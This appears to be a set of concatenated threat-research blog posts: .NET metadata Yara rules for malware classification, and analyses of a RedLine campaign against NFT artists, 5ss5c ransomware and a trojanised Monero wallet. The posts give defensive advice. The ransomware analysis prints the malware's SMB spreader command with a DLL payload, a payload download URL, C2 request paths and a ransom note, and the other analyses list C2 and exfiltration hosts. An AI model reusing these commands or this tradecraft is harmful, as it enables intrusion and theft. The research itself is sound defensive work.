
While these piecharts are certainly hypnotic and display the frequency - or occurrence of the same typelib or MVID, we can also leverage these and create meaningful Yara rules for clustering samples per family, especially in the case of Quasar, the MVID with GUID "60f5dce2-4de4-4c86-aa69-383ebe2f504c" appears like a good candidate.

You might think that while these charts look visually appealing (depending on your art preferences), they may not be particularly useful because they don't scale well with larger datasets. You’re exactly right! By limiting the amount of results displayed, we can indeed produce even better results. In our sample dataset for the 4 malware families above, so a total of 531 samples, let’s run our visualisations again and now we will:
Run it on the whole sample set
Extract the assembly name
List only the top 10 of assembly names
Use a bar chart instead of a pie
And the result:
Figure 18 - Assembly name frequency - looking better right?
The top 3 is then:
“Client”: Quasar family
“Product Design 1”: Pure family
“Sample Design 1”: Pure family
Client is likely the default assembly name when compiling the Quasar malware (project), and Product Design and Sample Design are likely default assembly names from the PureCrypter builder.
If we then want to write a Yara rule for Quasar based on the default assembly name:
import "dotnet"
rule Quasar_AssemblyName
{
condition:
dotnet.assembly.name == "Client"
}

But why stop there? We can build a Yara rule to classify our malware dataset or repository:
import "dotnet"
import "console"
rule DotNet_Malware_Classifier
{
condition:
(dotnet.assembly.name == "Client" and console.log(“Likely Quasar, assembly name: ", dotnet.assembly.name)) or
(dotnet.assembly.name == "Product Design 1" and console.log("Likely Pure family, assembly name: ", dotnet.assembly.name)) or
(dotnet.assembly.name == "Sample Design 1" and console.log("Likely Pure family, assembly name: ", dotnet.assembly.name))
}
And we run this new Yara rule on the combined samples of the Pure family and Quasar:
Figure 19 - Simple "malware classifier"
We can combine sets of Yara rules bases on assembly name, Typelib, MVID and so on to create rules with a higher confidence, and we can use this in further hunting, classification and... much more.
Bonus
If you’ve made it this far, it only makes sense to add in an additional extra use-case for all of this: finding new crypters or obfuscators!
When I ran the script on the +500 samples, there was 1 assembly / binary that stood out:

4 matches in 12 weeks: it appears this crypteris not popular (yet): 2 Async RAT samples and 2 PovertyStealer samples have used it so far.
Bonus on Bonus

Let’s go with a final bonus round: improving the previous “classification” rule by also reviewing results for Async RAT. Seeing the previous crypter was used on at least 2 Async RAT samples, I wanted to see some statistics for this malware as well, for just the assembly name. This results in the following, based on 86 samples:
Figure 22 - Another pie chart: AsyncRat top used assembly names
Jumping out are the following assembly names:
AsyncClient
Client --> Also seen in Quasar!
XClient
Output
Loader
Stub

AsyncClient is likely the default name when building the Async RAT project. But we are interested in widening the net: from the previous rule DotNet_Malware_Classifier, let’s update it with these new “generic” or default assembly names:
import "dotnet"
import "console"
rule DotNet_Malware_Classifier
{
condition:
(dotnet.assembly.name == "Client" and console.log("Suspicious assembly name: ", dotnet.assembly.name)) or
(dotnet.assembly.name == "Output" and console.log("Suspicious assembly name: ", dotnet.assembly.name)) or
(dotnet.assembly.name == "Loader" and console.log("Suspicious assembly name: ", dotnet.assembly.name)) or
(dotnet.assembly.name == "Stub" and console.log("Suspicious assembly name: ", dotnet.assembly.name))
}
Figure 23 - Classifier Yara rule results
Conclusion
In this blog post, two new tools were presented to extract metadata from .NET malware samples. Specifically, we can now reliably extract 2 unique GUIDs: the Typelib and the MVID.
The Python script is capable of extracting the desired data from a large set of .NET assemblies, whereas the Yara rule is tailored for use with one particular sample. Of course, either of them can be used interchangeably: you can still fine-tune the Yara rule for a large set and work this way if you don’t want to rely on an external script. Similarly, the script can be extended to extract more data to be used.
Based on the output of these tools, you can then create Yara hunting rules, combine it with your existing rule sets, or use them in an attempt to classify malware families or specific attack campaigns.
Some closing remarks:
GUIDs could be spoofed or even removed.
No method is 100% reliable.
However, this method can enhance already existing rulesets, especially those where .NET obfuscators (e.g. SmartAssembly) obfuscate (user) strings, modules and more, making it harder to write Yara rules for a malware family.
Detecting based on GUID however, can work regardless of obfuscation method.
That said, obfuscating or deobfuscating may also alter the GUIDs.
Keep this in mind when creating your detection rules based on an original or unpacked/deobfuscated sample.
If you encounter a GUID comprised entirely of zeros, such as 00000000-0000-0000-0000-000000000000, avoid using it for hunting since it's an empty GUID.
This indicates the value may not be set or has been altered.
This would make for a poor hunting rule as it can be a default value for any .NET project.
You can also use this methodology and tooling for .NET assemblies that are not malicious:
extract developer information and other metadata per your use case or purpose.
The Python tool in addition, just as the Yara rule, allows for analysing, classifying and hunting on much more .NET (meta)data.
FARA, or Faux YARA, is a simple repository that contains a set of purposefully erroneous Yara rules. It is meant as a training vehicle for new security analysts, those that are new to Yara and even Yara veterans that want to keep their rule writing (and debugging) sharp.
There's two workflows running on that Github repository:
YARA-CI: runs automatically to detect signature errors, as well as false positives and negatives.
Package Yara rules:
allows download of a complete rules file (all Yara rules from this repo
in one file) for convenience from the Actions tab > Artifacts (see
image below).
The Yara rules are divided into:
APT
Crimeware
Generic
Hacktools
Ransomware
Furthermore, the rules can work natively with AssemblyLine due to the CCCS Yara rule standard adoption.
2021-06-17: updated with information from Twitter user ARC
In this post, we'll look at a campaign, that targeted multiple 3D or digital artists using NFT, with malware named RedLine. This malware is a so called "infostealer" or "information stealer" that is capable of extracting sensitive data from your machine (such as wallet information, credentials, and so on). As a side-note; NFTs, or non-fungible tokens, are digital tokens tied to assets that can be bought, sold and traded.
This blog post is divided into four parts:
Introduction: provides an overview of what happened
Analysis: analysis of the attack and the malware used
Detection: how to detect and remove the malware (skip to Detection if you just want to clean this up)
Prevention: how to prevent this from happening again
Conclusion: a brief conclusion and additional thoughts
Introduction
From at least last Thursday, 10th of June 2021, multiple users report on Twitter that they got hacked after being approached to create new digital art. These users, accomplished digital artists and publishing their work on NFT marketplaces, were approached either via Instagram, Twitter DM (message) or directly via email. The attacker has masqueraded themselves behind multiple personas, often claiming to be from South Korea. A few of the users that reported the attack:
— 🌈 ArielBeckerArt.eth #SquidGang 🦑 (@arielbeckerart) June 10, 2021
fvckrender:
Be really careful out there I was dumb enough to not overlook this and open their SCR file and got my metamask swiped from à to Z all my tokens gone. They tried to access other app but my 2fa blocked them to. I’m an idiot don’t me an idiot like me and secure your shit. pic.twitter.com/gAins00taH
Really terrible day. My Metamask got hacked and now my @withFND account is compromised. Opened a scam project proposal with a .scr file and a Microsoft Word icon. Anyone experience this before? Trying to figure out what to do
There are many, many more examples - however, we won't list them here. Of note is Ariel's tweet, where you can note the presence of a file named "Rizin_Fight_Federation_Presentation.scr". I'll circle back to that in the next section, Analysis.
Analysis
After scouring the internet for a while, I was unable to discover any of the files mentioned by the artists that reported the attack, that is until I stumbled upon Cloudy Night's tweet - their screenshot included a link to a website "skylumpro.com".
As expected, this is not the legitimate website, but rather a clever copycat of the real Skylum product website (to note, the real website is: https://skylum.com/luminar-ai-b). After clicking the "Download Now" button, a file named "SkylumLuminar (NFT Beta).rar" is downloaded, which you need to unzip with the password "NFT", as we can observe from Cloudy Night's tweet.
The unzipped content looks as follows:
One of the first things you may notice is the large filesize of the so called beta version. As you've seen from before in Ariel's tweet, the filesize was 745MB, while this file is a whopping 791MB!
But why is this file so large and why does it matter?
The attacker has appended their original file with a large chunk of overlay data; to put it simply - a bunch of extra data that does nothing.
The attacker has increased the filesize this much to try and evade antivirus software and scanning tools; for example, a well-known service to scan suspicious files, VirusTotal, only accepts files up to 650MB, while some antivirus scanners may not even scan a file this large.
While you could upload the original RAR file; the attacker has password-protected it and VirusTotal will be unable to scan it properly. You could re-package it, but the file itself may not be scanned.
Having said all that, after removing the excessive overlay, a much more reasonable filesize is obtained: 175KB. This new file's properties are:
Of note is the creation or compilation time: this is the date and time the file has originally been created. While this can be spoofed, I do not believe it is the case here. This time matches with when the attack appeared. It is however highly likely more files, such as the one in Ariel's tweet, do the round.
This file will then execute a new file; which is the RedLine infostealer malware. This file has the following properties:
Note the creation time is different: set in 2042 - this is obviously faked by the attacker to reveal when exactly it has been created. However, with the above data, we can assume it was created in the last 5 days or so.
As mentioned before, once you execute the SkylumLuminarNFTBetaVersion.exe file, you will be infected with the RedLine infostealer malware. ProofPoint has reported on this malware first in March 2020: New Redline Password Stealer Malware. This malware has many capabilities, including, but not limited to:
Steal username and password from browsers;
Collect extensive system information;
Execute commands, such as downloading and uploading other files, opening links and so on;
Steal cryptowallet information - both from Chrome extensions as well as typical wallet.dat files. The extensions targeted are:
YoroiWallet
Tronlink
NiftyWallet
Metamask (refer also to Nicole's tweet)
MathWallet
Coinbase
BinanceChain
BraveWallet
GuardaWallet
EqualWallet
JaxxxLiberty
BitAppWallet
Steal data from other software, such as:
Steam;
Telegram;
FTP clients such as FileZilla.
The screenshot below displays part of RedLine's functionalities:
RedLine will first gather some basic information about your machine, such as the machine name, external IP address, your geography and so on. It gathers external information by querying one of the following IP lookup services:
https://api.ipify.org
https://icanhazip.com
https://wtfismyip.com/text
http://bot.whatismyipaddress.com/
http://checkip.dyndns.org
Note these services are not malicious, they are simply being used by the attacker to gather more information. Interestingly enough, RedLine will use SOAP HTTP (POST) requests to its command and control server (the server or machine controlled by the attacker where your data will end up) using the following IP:
185.215.113.60;
On port 59472;
This IP resides in the Seychelles.
Another domain and IP observed is (from ARC's tweet above, the files in that archive were almost 600MB):
xtfoarinat.xyz;
On IP 92.38.163.189;
This IP also has sinaryaror.xyz resolve to it, another RedLine command and control server.
One may also observe connections to tempuri.org. This is a default placeholder for web services, and is not atypical when using SOAP over HTTP. Tempuri is not malicious.
Finally, after receiving all this data, the attacker can start logging into your accounts, attempt to steal your tokens, impersonate you and so on. The attacker can also install other malware if they wish, such as ransomware.
What now? Detection
Good news:
The variant discussed in this blog does not appear to persist: in other words, after a reboot, its process will not be active anymore, at least for the variant discussed in this blog post.
Bad news:
Everything else - unfortunately, RedLine works pretty fast and a few minutes are enough to exfiltrate all your data and for the attacker to fully compromise all your accounts.
Luckily for us, RedLine stealer should be detected by most commercial and free antivirus software products on the market. A few recommendations to get rid of the RedLine variant discussed in this blog post - note this may not fully cover the variant you encountered:
Contact your NFT provider, cryptowallet provider and so on as soon as possible via telephone call or another computer and inform them of what happened; ask for a temporary block of your account or to at least temporarily block any funds from now on. >>> It is very important you do this first! <<<
If you can, change yourcredentials from another machine; such as your phone, your partner's laptop, ... Note it's recommended to change your credentials at least for your email accounts and for your wallets - focus on the most important accounts first! If you do not have this possibility, continue with the steps below.
Open Task Manager, go to the Details tab and search for any process with the following names:
SkylumLuminarNFTBetaVersion.exe; Flamingly.exe; FieldTemplateFactory.exe; PaintingPromoProject; Alternatively, the name of the file you executed.
Now, kill the process by right-clicking on it > select End Process (or End Task).
If you have a firewall or proxy, block the IPs 185.215.113.60 and 92.38.163.189.
Run a scan with your currently installed antivirus and a scan with an alternative product, for example, Malwarebytes (has a free version);
While this might not have much impact at this point, it will give you an additional layer of protection from other threats;
Delete all the files you have previously downloaded if they still exist on your system; if you'd like me to analyse them, you may send me a copy first;
If the above scans have turned up:
Clean: have you executed the file?
If not, you are not infected.
If you did, and the scanners turn up with nothing, it's possible your current antivirus product has blocked the attack.
You might also want to Refresh your PC to have peace of mind.
Not clean (there were detections): let the above product (e.g. Malwarebytes or Eset) clean them up and reboot your computer.
Finally, reset all (or the rest of) your credentials. Do this only when you know your machine is clean! Alternatively, reset your credentials from another machine as indicated earlier.
It's important to follow these steps as soon as possible to prevent any damages.
Prevention
You've come this far, or perhaps you simply skipped to this part - arguably the most important one: toprevent this attack from happening in the first place. So how can this be achieved?
First and foremost: ensure you are using Windows 8.1 or later. Older Operating Systems, such as Windows 7, are no longer supported by Microsoft and have additional vulnerabilities attackers may exploit;
Install an antivirus and enable the Windows Firewall. It does not matter if the antivirus is free or not; paid versions do offer more features, but a free version will do just as much.
Starting from Windows 10, Windows Defender should protect adequately from attacks such as the one described in this blog post. Other free alternatives are Kaspersky's free cloud antivirus and Malwarebytes.
When you get any file, scan it with your antivirus first! (typically done by right-clicking on the file or folder)
When in doubt, upload the file to VirusTotal. Note however the tactics used here: if there's a really large file, it
may not be able to be scanned properly - this can be an indication of
malicious intent!
Set UAC (User Account Control) to the maximum level: Always Notify - this will stop some additional attacks (you will get more prompts; if you do, take a pause and verify what's on the screen should indeed be executed). Here's how to do that: https://www.digitalcitizen.life/how-change-user-account-control-uac-levels/
Enable file extensions: some extensions, such as .scr, historically a screensaver file; are in fact executables - which could contain malicious code, as was the case in Ariel's tweet. Do not open or run these files. This will also protect you against the "double extensions" trick. A file named commission.jpg.exe will now be visible as such - if file extensions are disabled, you would see commission.jpg - see the difference? Here's how you can enable file extensions: https://www.howtogeek.com/205086/beginner-how-to-make-windows-show-file-extensions/
Create unique passwords where possible; if feasible; use a password manager;
Enable MFA (or 2FA if MFA is not available) on all your sensitive accounts; this will add an additional layer which is typically very hard for the attacker to guess or crack. Google "your service/ account + MFA" for specific instructions;
If you receive a new commission or request to create art, stop and think first - ask yourself these questions:
Is this coming from a reputable account or from a totally new account?
If reputable, can I verify their claim or request somehow?
If from a new account: be extra wary!
If from an account with very low followers/following: be extra wary!
How will they pay me?
Are they using a verified cryptowallet, or trying to set me up for something shady?
Do they have any reviews on their (public) profile, if any?
What are they asking of me exactly?
Are they indeed sending just images, or is there an executable file or "special software" I am supposed to download/open?
Where are their links or attachments leading to?
Are these leading to another service, e.g. imgur.com, or something different altogether?
I have downloaded the file(s), but I do not trust the source;
Delete it or ask for more information;
Block the sender if you are suspect and report their account, delete any files;
You can double-check by scanning the files with your antivirus, or uploading it to VirusTotal. The same nuance as above applies however.
You can also Google any information they send through to further verify their claims.
Finally and where possible;
Use a hardware instead of software wallet;
Secure your seed phrase; store it offline, for example, on an external drive or use pen and paper;
Verify the security settings in your wallet or crypto provider: perform a check of which other security features you can enable, and enable them.
Manifold, a company that creates blockchain products for NFT communities, has also written an excellent post-mortem of this attack which includes additional advice - I highly recommend you to read it: https://manifoldxyz.substack.com/p/the-fvckrender-hack-post-mortem
Conclusion and afterthoughts
It's not the first time a highly targeted or specific attack occurs on communities that use crypto in some form or another, for example, at the end of 2019, Monero's download site and binaries were compromised for a brief time.
If you have been targeted by this attack, and you have been compromised, follow the advice in this blog as soon as possible to clean it up and to prevent any future attack.
This attack was quite specific and targeted - there is really no need to feel bad if you have been affected, as it can happen to anyone. Explain to your crypto provider what happened, and they should be able to help you out.
I'd like to thank all the vigilant users on Twitter out there for creating awareness, and I hope this blog has provided further insight. If you were affected, and you'd like me to analyse any suspicious file, or would just like to comment, use the comment section below or contact me on Twitter. Refer to my About me page for even more contact details.
Seeing crosswords are a hobby of mine, I thought it'd be fun to create another one more than seven years later - this time, all things blue team! Obviously you don't need to be part of a blue team to fill in the puzzle, it's for anyone in information or cyber security - but it does help if you've been on the defense side of things.
You can print the puzzle and fill it in, or you can use Adobe Reader to complete the PDF version, or use any tool to your liking (mspaint is also a candidate). There are no spaces - all words are one word.
To make things more interesting, you can set up a competition between your fellow defenders to see who can complete it first!
If you're stuck, I can always send you a hint - see my About page for contact information, use Twitter, or leave a comment. Note there may be spoilers around.
The cybercrime group that brought us Satan, DBGer and Lucky ransomware and perhaps Iron ransomware, has now come up with a new version or rebranding named "5ss5c".
In a previous blog post, Satan ransomware adds EternalBlue exploit, I described how the group behind Satan ransomware has been actively developing its ransomware, adding new functionalities (specifically then: EternalBlue) and techniques with each run. Then, it appeared the group halted operations on at least the ransomware front for several months.
However, as it turns out, the group has been working on new ransomware - 5ss5c - since at least November 2019.
Name: cpt.dat URL: http://58.221.158[.]90:88/car/cpt.dat Purpose: ransomware MD5: 853358339279b590fb1c40c3dc0cdb72 SHA1: 84825801eac21a8d6eb060ddd8a0cd902dcead25 SHA256: ca154fa6ff0d1ebc786b4ea89cefae022e05497d095c2391331f24113aa31e3c Compilation timestamp: 2020-01-11 19:54:25 VirusTotal report: ca154fa6ff0d1ebc786b4ea89cefae022e05497d095c2391331f24113aa31e3c Fun fact: file version information contains "TODO: 5SS5C Encoder".
The compilation times are sequential, which makes sense - the downloader has been developed (and compiled) first, then the spreader and the actual ransomware.
Note that cpt.exe as filename has already been observed in Satan ransomware.
Further indicators, such as hashes, URLs, file paths and so on will be posted at the end of this blog post.
5ss5c - still in development - and with oddities
There's quite some curiosities that indicate 5ss5c is still in active development and stems from Satan ransomware, for example:
There are several logs created, e.g. there is a file "C:\Program Files\Common Files\System\Scanlog" that simply logs whether IPC SMB is open/available;
Certutil logging (successful download or not);
There are several Satan ransomware artefacts;
Other Tactics, Techniques and Procedures (TTP) align with both Satan (and DBGer), and slightly overlap with Iron:
One of these is, for example, the use of multiple packers to protect their droppers and payloads.
This time however, they decided to use both MPRESS and Enigma, and even Enigma VirtualBox! (Note: Enigma and Enigma VirtualBox are not the same - the latter is a virtualised packer and also referred to as EnigmaVM.)
However, there are quite some curiosities, one of them being what appear to be hardcoded credentials:
Figure 3 - Hardcoded creds
These hardcoded credentials will be leveraged in an attempt to connect to an SQL database with the xp_cmdshell command:
Curiously, we can identify the following data inside the ransomware in regards to the SQL database:
ecology.url
ecology.password
ecology.user
Searching a bit further, we can discover a company named Finereport (https://www.finereport.com/en/company), which claims to be "Top 1 in China’s BI market share in IDC "China BI Software Tracker, 2018". You guessed it - it uses SQL as database.
What else is new is, as mentioned before, the use of Enigma VirtualBox for packing an additional spreader module, aptly named poc.exe. This suggest they may be experimenting (poc often is an acronym for proof of concept).
This file will be dropped to C:\ProgramData\poc.exe and will run the following command:
cd /D C:\ProgramData&star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload C:\ProgramData\down64.dll --TargetIp
Back to the actual ransomware. It will create the following mutexes:
SSSS_Scan (in previous iterations SSS_Scan has also been observed)
5ss5c_CRYPT
Just like its predecessor, 5ss5c also has an exclusion list, where it will not encrypt specific files as well as files in the following folders:
Figure 4 - Exclusion list
For example, the following folders belonging to Qihoo 360 (an internet security company based in China also offering antivirus) were already excluded in Satan and DBGer ransomware:
360rec
360sec
360sand
While these are new in 5ss5c ransomware:
360downloads
360safe
As in previous iterations, 5ss5c ransomware will stop database-related services and processes.
It will however only encrypt files with the following extensions:
This extension list is not like before, and includes mostly documents, archives, database files and VMware-related extensions such as vmdk.
The ransomware will then create the following URI structure to communicate with the C2 server (61.186.243[.]2):
/api/data.php?code=
&file=
&size=
&status=
&keyhash=
It will also create a ransomware note on the C:\ drive as: _如何解密我的文件_.txt which translates to _How to decrypt my file_.txt. Example content is as follows:
Some files have been encrypted If you want to retrieve the encrypted file, send (1) Bitcoins to my wallet If payment is not completed within 48 hours from the start of encryption, the amount of decryption will double. If you have other questions, you can contact me by email Your decryption credentials are: Email: [5ss5c@mail.ru]
Interestingly, the ransomware note does not contain a Bitcoin address. Additionally, the note only contains instructions in Chinese, not Korean nor English like previous iterations. Is 5ss5c ransomware more targeted, or just actively being tested by the group/developers behind it?
Encrypted files will have the actor's email address prepended and a unique token with the ransomware's name will be appended, for example; test.txt becomes [5ss5c@mail.ru]test.txt.Y54GUHKIG1T2ZLN76II9F3BBQV7MK4UOGSQUND7U.5ss5c.
Prevention
Enable UAC;
Enable Windows Update, and install updates (especially verify if MS17-010 is installed);
Install an antivirus, and keep it up-to-date and running;
Install a firewall, or enable the Windows Firewall;
Restrict, where possible, access to shares (ACLs);
Conclusion
Satan is dead, long live 5ss5c! It just doesn't sound as good, does it?
Whoever's behind the development of Satan, DBGer, Lucky and likely Iron ransomware, is back in business with the 5ss5c ransomware, and it appears to be in active development - and is trying to increase (or perhaps focus?) its targeting and spread of the ransomware.
It is recommended organisations detect and/or search for the indicators of compromise (IOCs) below, and have proper prevention controls in place. MITRE ATT&CK IDs can also be found below.
Earlier this evening I saw a tweet appear which claimed Monero has been hacked and a malicious binary (instead of the real one) has been served:
Warning Monero users: If you downloaded Monero in the past 24 hours you may have installed malware. Monero's official website served compromised binaries for at least 30 minutes during the past 24 hours. Investigations are ongoing. https://t.co/geqA4dIPar
When comparing the legitimate file and this ELF file, we notice the file size is different, and a few new functions have been added:
cryptonote::simple_wallet::send_seed
This function is immediately called after either opening or creating a new wallet, as can be seen in Figure 1 and 2 below.
Figure 1 - Create wallet (legitimate)
Figure 2 - Call new seed function
The seed will be sent to: node.hashmonero[.]com.
cryptonote::simple_wallet::send_to_cc
As you may have guessed, this function will send data off to the CC or C2 (command and control) server - this will be stolen funds.
Figure 3 - Send to cc
Sending funds to the C2 is handled using an HTTP POST request to the following C2 servers:
node.xmrsupport[.]co
45.9.148[.]65
As far I can see, it doesn't seem to create any additional files or folders - it simply steals your seed and attempts to exfiltrate funds from your wallet.
Windows binary
The C2 server 45.9.148[.]65 also hosts a Windows binary with the following properties:
The Windows version is essentially doing the same things as the Linux version - stealing your seed and wallet funds - the function names are just different, e.g. _ZN10cryptonote13simple_wallet9send_seedERKN4epee15wipeable_stringE.
Figure 4 - Send to cc
Note: this doesn’t mean the official Windows binary was also compromised - it simply means there’s also a compromised Windows binary out there. Only the Monero team can confirm if other binaries (besides the Linux one mentioned in this blog) have been compromised.
Detection
If you have a firewall or proxy, whether hardware or software, verify if you had any network traffic or connections to;
